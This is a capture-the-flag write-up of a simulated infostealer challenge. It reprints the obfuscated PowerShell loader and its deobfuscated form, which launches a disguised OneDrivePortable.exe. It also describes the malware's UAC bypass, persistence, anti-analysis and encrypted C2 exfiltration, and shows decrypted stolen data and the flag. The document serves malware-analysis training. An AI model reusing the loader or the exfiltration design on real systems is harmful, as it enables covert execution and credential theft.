Challenge Name:
Minos 4: Infostealer
Category:
Malware
Challenge Description:
Du er nået til sidste led i angrebskæden: Infostealeren. Den er blevet loadet og eksekveret på Joes computer, og det er sandsynlig, han har fået stjålet information.

Find ud af, hvordan malwaren virker og kommunikerer med C2-serveren og tjek, hvad Joe har fået stjålet!

⚠️⚠️⚠️
MALWAREN SIMULERER ÆGTE MALWARE,
ANALYSER OG KØR KUN I ET KONTROLLERET MILJØ
⚠️⚠️⚠️

OBS: Bruger samme filer som Minos 1: Initial Access
This is the final stage of round 1: identify the infostealer payload, understand its C2 protocol, decrypt the captured traffic, and determine what data was exfiltrated from Joe’s machine.
Approach
To begin, we need to locate the actual infostealer binary. The previous task ended with a heavily obfuscated PowerShell stage:
@('if(1 -eq 1){','$D=@(''00112',''',''233'',''44','55'',''667'',''','7889'',''9AAB','B'',''CCDDEE''',',''FF'',''1y7''',',''COf'',''tJB',''',''qWL'',''Ld','h'',''c8GVI'',','''rimA6'',''zX','CY'',''v9L'',''','yDLPJ'',''f1U','DuO'',''MBf'',','''ZV8AEP'',''/','X+gz'',''x/Pc',''',''s9cCd'',''','duLj'',''6Pk3','wh'',''99CHY''',',''1j3'',''1i/','NM'',''PcH'',''','VL/'',''YHMFe','9'',''jAJ'',''8','Sm18'',''iPSc','u8'',''='');
f','unction __d','ecqBIRMu($k',',[byte[]]$d','){$s=0..255',';$j=((0x685',' -bxor 0x68','0)-5);for($','i=((0x4BD3 ','-bxor 0x4BD','7)-4);$i -l','t ((0x1261 ','-bxor 0x136','0)-1);$i++)','{$j=($j+$s[','$i]+$k[$i%$','k.Length])%','((0x2639 -b','xor 0x273C)','-5);$t=$s[$','i];$s[$i]=$','s[$j];$s[$j',']=$t}$i=((0','x58D -bxor ','0x588)-5);$','j=((0x5683 ','-bxor 0x568','6)-5);for($','x=((0x3BA0 ','-bxor 0x3BA','1)-1);$x -l','t $d.Length',';$x++){$i=(','$i+((0x65FC',' -bxor 0x65','F9)-4))%((0','x3093 -bxor',' 0x3190)-3)',';$j=($j+$s[','$i])%((0x2B','9F -bxor 0x','2A9A)-5);$t','=$s[$i];$s[','$i]=$s[$j];','$s[$j]=$t;$','d[$x]=$d[$x','] -bxor $s[','($s[$i]+$s[','$j])%((0x35','66 -bxor 0x','3464)-2)]}[','Text.Encodi','ng]::UTF8.G','etString($d',')}
$XxINhdIR','wn = Join-P','ath $env:L','OCALAPPDATA',' (__decqBIR','Mu ([byte[]','](0..(((0x5','D8F -bxor 0','x5D9C)-3)-(','(0x465E -bx','or 0x465C)-','1))|%{[Conv','ert]::ToByt','e(''00112233','44556677889','9AABBCCDDEE','FF''.Substri','ng($_*((0x2','A80 -bxor 0','x2A83)-1),(','(0x4A89 -bx','or 0x4A8E)-','5)),((0x2EE','1 -bxor 0x2','EF3)-2))}))',' ([Convert]','::FromBase6','4String(($D','[((0x1CD5 -','bxor 0x1CC6',')-2)]+$D[((','0x8B4 -bxor',' 0x8A7)-1)]','+$D[((0x68E','A -bxor 0x6','8FE)-1)]+$D','[((0xD1B -b','xor 0xD0E)-','1)]+$D[((0x','386F -bxor ','0x3875)-5)]','+$D[((0x22B','5 -bxor 0x2','2AC)-3)]+$D','[((0x7D12 -','bxor 0x7D08',')-3)]+$D[((','0x7B5C -bxo','r 0x7B47)-3',')]+$D[((0x5','DF3 -bxor 0','x5DEF)-3)]+','$D[((0x7F95',' -bxor 0x7F','8E)-1)]+$D[','((0x66B4 -b','xor 0x66AA)','-3)]))))
St','art-Process',' $XxINhdIRw','n -Argument','List (__dec','qBIRMu ([by','te[]](0..((','(0x4ADE -bx','or 0x4ACF)-','1)-((0x2A50',' -bxor 0x2A','53)-2))|%{[','Convert]::T','oByte(''0011','22334455667','78899AABBCC','DDEEFF''.Sub','string($_*(','(0x53CB -bx','or 0x53C8)-','1),((0x7DBF',' -bxor 0x7D','BB)-2)),((0','x202D -bxor',' 0x2038)-5)',')})) ([Conv','ert]::FromB','ase64String','(''qjnNNPlAE','+qNN90='')))','
','}')-join''|.("Write-HostX"[2,4,10]-join'');@('Start-Process -Wi','ndowStyle H','idden -File','Path powers','hell.exe -A','rgumentList',' @(''-NoP','rofile'',''-C','ommand'',','''Add-Type -','AssemblyNam','e System.Wi','ndows.Forms',';[System.Wi','ndows.Forms','.MessageBox',']::Show(''''P','A','R','T','6',':','u','s','3','r','-','p','w','n','3','d',':','3}'''',''','''PWNED'''')''',')')-join''|.("Write-HostX"[2,4,10]-join'');@('function _','_decXxINhd(','$k,[byte[]]','$d){$s=0..2','55;$j=((0x4','682 -bxor 0','x4681)-3);f','or($i=((0x4','228 -bxor 0','x422A)-2);$',
'i -lt ((0x1','765 -bxor 0','x1667)-2);$','i++){$j=($j','+$s[$i]+$k[','$i%$k.Lengt','h])%((0x219','8 -bxor 0x2','09D)-5);$t=','$s[$i];$s[$','i]=$s[$j];$','s[$j]=$t}$i','=((0x1627 -','bxor 0x1623',')-4);$j=((0','x180C -bxor',' 0x1808)-4)',';for($x=((0','x466A -bxor',' 0x466F)-5)',';$x -lt $d.','Length;$x++','){$i=($i+((','0x214B -bxo','r 0x214D)-5','))%((0x44D3',' -bxor 0x45','D7)-4);$j=(','$j+$s[$i])%','((0x33D8 -b','xor 0x32DB)','-3);$t=$s[$','i];$s[$i]=$','s[$j];$s[$j',']=$t;$d[$x]','=$d[$x] -bx','or $s[($s[$','i]+$s[$j])%','((0x46AD -b','xor 0x47A8)','-5)]}[Text.',
'Encoding]::','UTF8.GetStr','ing($d)}W','rite-Host (','__decXxINhd',' ([byte[]](','0..(((0xCD9',' -bxor 0xCC','C)-5)-((0x9','36 -bxor 0x','935)-2))|%{','[Convert]::','ToByte(''001','12233445566','778899AABBC','CDDEEFF''.Su','bstring($_*','((0x288E -b','xor 0x2889)','-5),((0x303','3 -bxor 0x3','037)-2)),((','0x3EBF -bxo','r 0x3EAA)-5','))})) ([Con','vert]::From','Base64Strin','g(''1jjDJfcd','QbbKdooJuWU','J/WSgqXCTIa','tdBcJkEDWO''',')))exit ((',
'0x2185 -bxo','r 0x2187)-2',')')-join''|Invoke-Expression
After deobfuscation using PowerDecode, it became readable enough to follow:
if(1 -eq 1){$D=@('00112','233','4455','667','7889','9AABB','CCDDEE','FF','1y7','COf','tJB','qWL','Ldh','c8GVI','rimA6','zXCY','v9L','yDLPJ','f1UDuO','MBf','ZV8AEP','/X+gz','x/Pc','s9cCd','duLj','6Pk3wh','99CHY','1j3','1i/NM','PcH','VL/','YHMFe9','jAJ','8Sm18','iPScu8','=');
function __decqBIRMu($k,[byte[]]$d){$s=0..255;$j=((0x685 -bxor 0x680)-5);for($i=((0x4BD3 -bxor 0x4BD7)-4);$i -lt ((0x1261 -bxor 0x1360)-1);$i++){$j=($j+$s[$i]+$k[$i%$k.Length])%((0x2639 -bxor 0x273C)-5);$t=$s[$i];$s[$i]=$s[$j];$s[$j]=$t}$i=((0x58D -bxor 0x588)-5);$j=((0x5683 -bxor 0x5686)-5);for($x=((0x3BA0 -bxor 0x3BA1)-1);$x -lt $d.Length;$x++){$i=($i+((0x65FC -bxor 0x65F9)-4))%((0x3093 -bxor 0x3190)-3);$j=($j+$s[$i])%((0x2B9F -bxor 0x2A9A)-5);$t=$s[$i];$s[$i]=$s[$j];$s[$j]=$t;$d[$x]=$d[$x] -bxor $s[($s[$i]+$s[$j])%((0x3566 -bxor 0x3464)-2)]}[Text.Encoding]::UTF8.GetString($d)}
$XxINhdIRwn = Join-Path $env:LOCALAPPDATA (__decqBIRMu ([byte[]](0..(((0x5D8F -bxor 0x5D9C)-3)-((0x465E -bxor 0x465C)-1))|%{[Convert]::ToByte('00112233445566778899AABBCCDDEEFF'.Substring($_*((0x2A80 -bxor 0x2A83)-1),((0x4A89 -bxor 0x4A8E)-5)),((0x2EE1 -bxor 0x2EF3)-2))})) ([Convert]::FromBase64String(($D[((0x1CD5 -bxor 0x1CC6)-2)]+$D[((0x8B4 -bxor 0x8A7)-1)]+$D[((0x68EA -bxor 0x68FE)-1)]+$D[((0xD1B -bxor 0xD0E)-1)]+$D[((0x386F -bxor 0x3875)-5)]+$D[((0x22B5 -bxor 0x22AC)-3)]+$D[((0x7D12 -bxor 0x7D08)-3)]+$D[((0x7B5C -bxor 0x7B47)-3)]+$D[((0x5DF3 -bxor 0x5DEF)-3)]+$D[((0x7F95 -bxor 0x7F8E)-1)]+$D[((0x66B4 -bxor 0x66AA)-3)]))))
Start-Process $XxINhdIRwn -ArgumentList (__decqBIRMu ([byte[]](0..(((0x4ADE -bxor 0x4ACF)-1)-((0x2A50 -bxor 0x2A53)-2))|%{[Convert]::ToByte('00112233445566778899AABBCCDDEEFF'.Substring($_*((0x53CB -bxor 0x53C8)-1),((0x7DBF -bxor 0x7DBB)-2)),((0x202D -bxor 0x2038)-5))})) ([Convert]::FromBase64String('qjnNNPlAE+qNN90=')))
}
Start-Process -WindowStyle Hidden -FilePath powershell.exe -ArgumentList @('-NoProfile','-Command','Add-Type -AssemblyName System.Windows.Forms;[System.Windows.Forms.MessageBox]::Show(''PART6:us3r-pwn3d:3}'',''PWNED'')')
function __decXxINhd($k,[byte[]]$d){$s=0..255;$j=((0x4682 -bxor 0x4681)-3);for($i=((0x4228 -bxor 0x422A)-2);$i -lt ((0x1765 -bxor 0x1667)-2);$i++){$j=($j+$s[$i]+$k[$i%$k.Length])%((0x2198 -bxor 0x209D)-5);$t=$s[$i];$s[$i]=$s[$j];$s[$j]=$t}$i=((0x1627 -bxor 0x1623)-4);$j=((0x180C -bxor 0x1808)-4);for($x=((0x466A -bxor 0x466F)-5);$x -lt $d.Length;$x++){$i=($i+((0x214B -bxor 0x214D)-5))%((0x44D3 -bxor 0x45D7)-4);$j=($j+$s[$i])%((0x33D8 -bxor 0x32DB)-3);$t=$s[$i];$s[$i]=$s[$j];$s[$j]=$t;$d[$x]=$d[$x] -bxor $s[($s[$i]+$s[$j])%((0x46AD -bxor 0x47A8)-5)]}[Text.Encoding]::UTF8.GetString($d)}Write-Host (__decXxINhd ([byte[]](0..(((0xCD9 -bxor 0xCCC)-5)-((0x936 -bxor 0x935)-2))|%{[Convert]::ToByte('00112233445566778899AABBCCDDEEFF'.Substring($_*((0x288E -bxor 0x2889)-5),((0x3033 -bxor 0x3037)-2)),((0x3EBF -bxor 0x3EAA)-5))})) ([Convert]::FromBase64String('1jjDJfcdQbbKdooJuWUJ/WSgqXCTIatdBcJkEDWO')))exit ((0x2185 -bxor 0x2187)-2)
From loader to binary
Further on in the PowerDecode report, we get the value of the $XxINhdIRwn variable:
--------------------------------------------------
Name:
XxINhdIRwn
-------
Value:
C:\Users\<username>\AppData\Local\Microsoft\OneDrive\OneDrivePortable.exe
--------------------------------------------------
So the loader ultimately launches:
OneDrivePortable.exe under %LOCALAPPDATA%\Microsoft\OneDrive\
This file also appears in the network capture from earlier tasks, which makes it straightforward to extract and analyze.
Reverse engineering OneDrivePortable.exe
I extracted OneDrivePortable.exe and loaded it into Ghidra.
It uses a lot of Skuld modules to do various nefarious stuff.
At a high level, the binary behaves like a modular infostealer/agent:
- Attempts to hide itself / reduce user visibility
- Displays a safety prompt requiring the user to type “infected” (CTF safety gate)
- Performs privilege and persistence steps:
- UAC bypass behavior
- Persistence via startup locations / autoruns-style entries
- Runs multiple environment checks and anti-analysis behaviors:
- anti-debug / anti-sandbox / AV checks
- fake error / disruption logic
- Initializes C2 configuration and waits for instructions / begins beaconing
During analysis, I also recovered the hardcoded C2 endpoint:
http://m1n0s.nc3:9011
C2 protocol and encryption
Once the C2 URL was known, the next step was figuring out how the malware formats requests and encrypts content.
From reversing the binary, the request/response flow is roughly:
- Serialize payload: JSON → bytes
- Compress: gzip(payload)
- Obfuscate: xorEncrypt(gzipped_payload, timestamp)
- Keystream derived from the timestamp
- Timestamp is also transmitted as a custom HTTP header: X-Timestamp
- Encrypt: AES-GCM
- key hardcoded in the binary:
Nu det jul og træet tændes på ny - random nonce generated per message
- key hardcoded in the binary:
- Encode: Base64
So summing up, body format:
base64( nonce(12 bytes) || AES-GCM(ciphertext+tag) )
Where the AES-GCM plaintext is:
xorEncrypt( gzip(json.Marshal(payload)), timestamp )
This is nice from an analyst point of view: the only dynamic values are:
- nonce (included in the body)
- timestamp (included as custom http header)
That means offline decryption is possible.
Decrypting the traffic
I wrote a small decryptor script, based on the reverse engineered logic and with some ChatGPT help, and used Wireshark to identify candidate packets.
Since the timestamp is in a custom header, filtering in Wireshark for relevant packets is easy:
http && http contains "X-Timestamp"

The first matching request corresponds to downloading OneDrivePortable.exe. The following requests contain encrypted bodies.
Example packet (first after the file download):
X-Timestamp: 1764557609- Body:
vBvUImscEsRfqq/gVjKCqTd00zhzO3m1wKYCeeoGT2NT+OptY5KvKejZp2hlh2j+0H30YtDqz+gAeqf19Uz0oe9SnQ==
Testing the decryptor on this produced valid output:
py ./decypt.py --body-file ./test-request.b64 --timestamp 1764557609
{"status":"ok"}
So we can reliably decrypt the exfil traffic.
What was stolen?
After decrypting the /data style messages, the infostealer revealed a full set of collected data.
1) System information Includes users, disk usage, basic host information, and a Windows product key.
{
    "client_id": "d2112bf6651665479bec9d3225dd1eac",
    "data": {
        "all_users": "C:\\Users\\Default\nC:\\Users\\Joe\nC:\\Users\\Public",
        "disks": "Drive     Free      Total     Use      \nC:        6GB       39GB      83%      \n",
        "network": "IP: 2.128.181.34\nCountry: Denmark\nRegion: Capital Region\nPostal: 1510\nCity: Copenhagen\nISP: Telenor Denmark\nAS: AS9158 Telenor A/S\nLatitude: 55.674000\nLongitude: 12.569600",
        "system": "OS: Not Found\nCPU: Not Found\nGPU: Not Found\nRAM: 4.00 GB\nMAC: 00:0c:29:58:f2:6a\nHWID: Not Found\nProduct Key: 4CPRK-NM3K3-X6XXQ-RXX86-WXCHW",
        "user": "Username: Joe\nHostname: BITNISSE",
        "wifi": "Not Found"
    },
    "data_type": "System Information",
    "timestamp": 1764557614,
    "type": "data"
}
2) Browser collection + password A “Browsers” module collected artifacts for Chrome, Edge, and Firefox and returned a password to unlock an uploaded archive later:
{
    "client_id": "d2112bf6651665479bec9d3225dd1eac",
    "data": {
        "description": "📂 - Joe\n    ├── 📂 - Chrome\n    │   └── 📂 - Default\n    │       ├── 📄 - downloads.txt (1.08 kb)\n    │       └── 📄 - history.txt (19.85 kb)\n    ├── 📂 - Edge\n    │   └── 📂 - Default\n    │       ├── 📄 - downloads.txt (0.42 kb)\n    │       └── 📄 - history.txt (1.44 kb)\n    └── 📂 - Firefox\n        ├── 📂 - 338c0rlu.default-release\n        │   ├── 📄 - cookies.txt (8.11 kb)\n        │   ├── 📄 - downloads.txt (0.30 kb)\n        │   └── 📄 - history.txt (16.51 kb)\n        └── 📂 - 6qu8fy1k.default-release-1\n            ├── 📄 - cookies.txt (0.32 kb)\n            ├── 📄 - history.txt (19.51 kb)\n            └── 📄 - logins.txt (0.31 kb)\n",
        "password": "0xWN6IpH1fDICXHC"
    },
    "data_type": "Browsers",
    "timestamp": 1764557624,
    "type": "data"
}
3) Files stealer + password
The “Files Stealer” module identified sensitive files, including metamask.txt.txt we found in the first task.
{
    "client_id": "d2112bf6651665479bec9d3225dd1eac",
    "data": {
        "description": "📂 - Joe\n    └── 📄 - metamask.txt.txt (0.08 kb)\n",
        "files_found": 2,
        "password": "bEYDet5GQshhdFRm"
    },
    "data_type": "Files Stealer",
    "timestamp": 1764557627,
    "type": "data"
}
4) Discord token theft The malware stole Joe’s Discord identity data, including email, token, user ID and avatar URL.
Exfiltrated uploads
The /upload style requests were not JSON. They were files:
- A screenshot from Joe’s system at execution time:

- Two password-protected ZIP archives:
- One for browser artifacts (unlocked with password from browser json)
- One for stolen files (unlocked with password from file stealer json)
Inside the browser archive, I found Firefox stored logins, including a login entry that contains the flag:
URL                                                Username                                           Password
moz-extension://77737e58-b162-4ed6-8f12-788b5fe3230d                                                    NC3{puha_g0dt_du_kun_m1st3d3_crypt0_0g_1kk3_R1GT1G3_p3ng3}
Flag
NC3{puha_g0dt_du_kun_m1st3d3_crypt0_0g_1kk3_R1GT1G3_p3ng3}
Reflections and Learnings
- Reverse engineering enables traffic decryption: once you understand the protocol, even “encrypted” PCAP data becomes readable.
- Timestamp-tied obfuscation is not real security: XOR keyed off a transmitted header is purely obstruction, not cryptography.
- Staged malware design is realistic: stager → loader → payload mirrors how real operators reduce exposure and increase flexibility.
- Infostealers are “wide not deep”: they grab lots of high-value data quickly, browser loot, tokens, seed phrases, then ship it.
- Good challenge craftsmanship: the encrypted protocol + exfil files + passwords embedded in
/datafeels like a coherent operator toolchain.
Next up
The first Minos series technically ends here, but three additional parts with the same name and theme were later added, starting with Minos 5: Panel.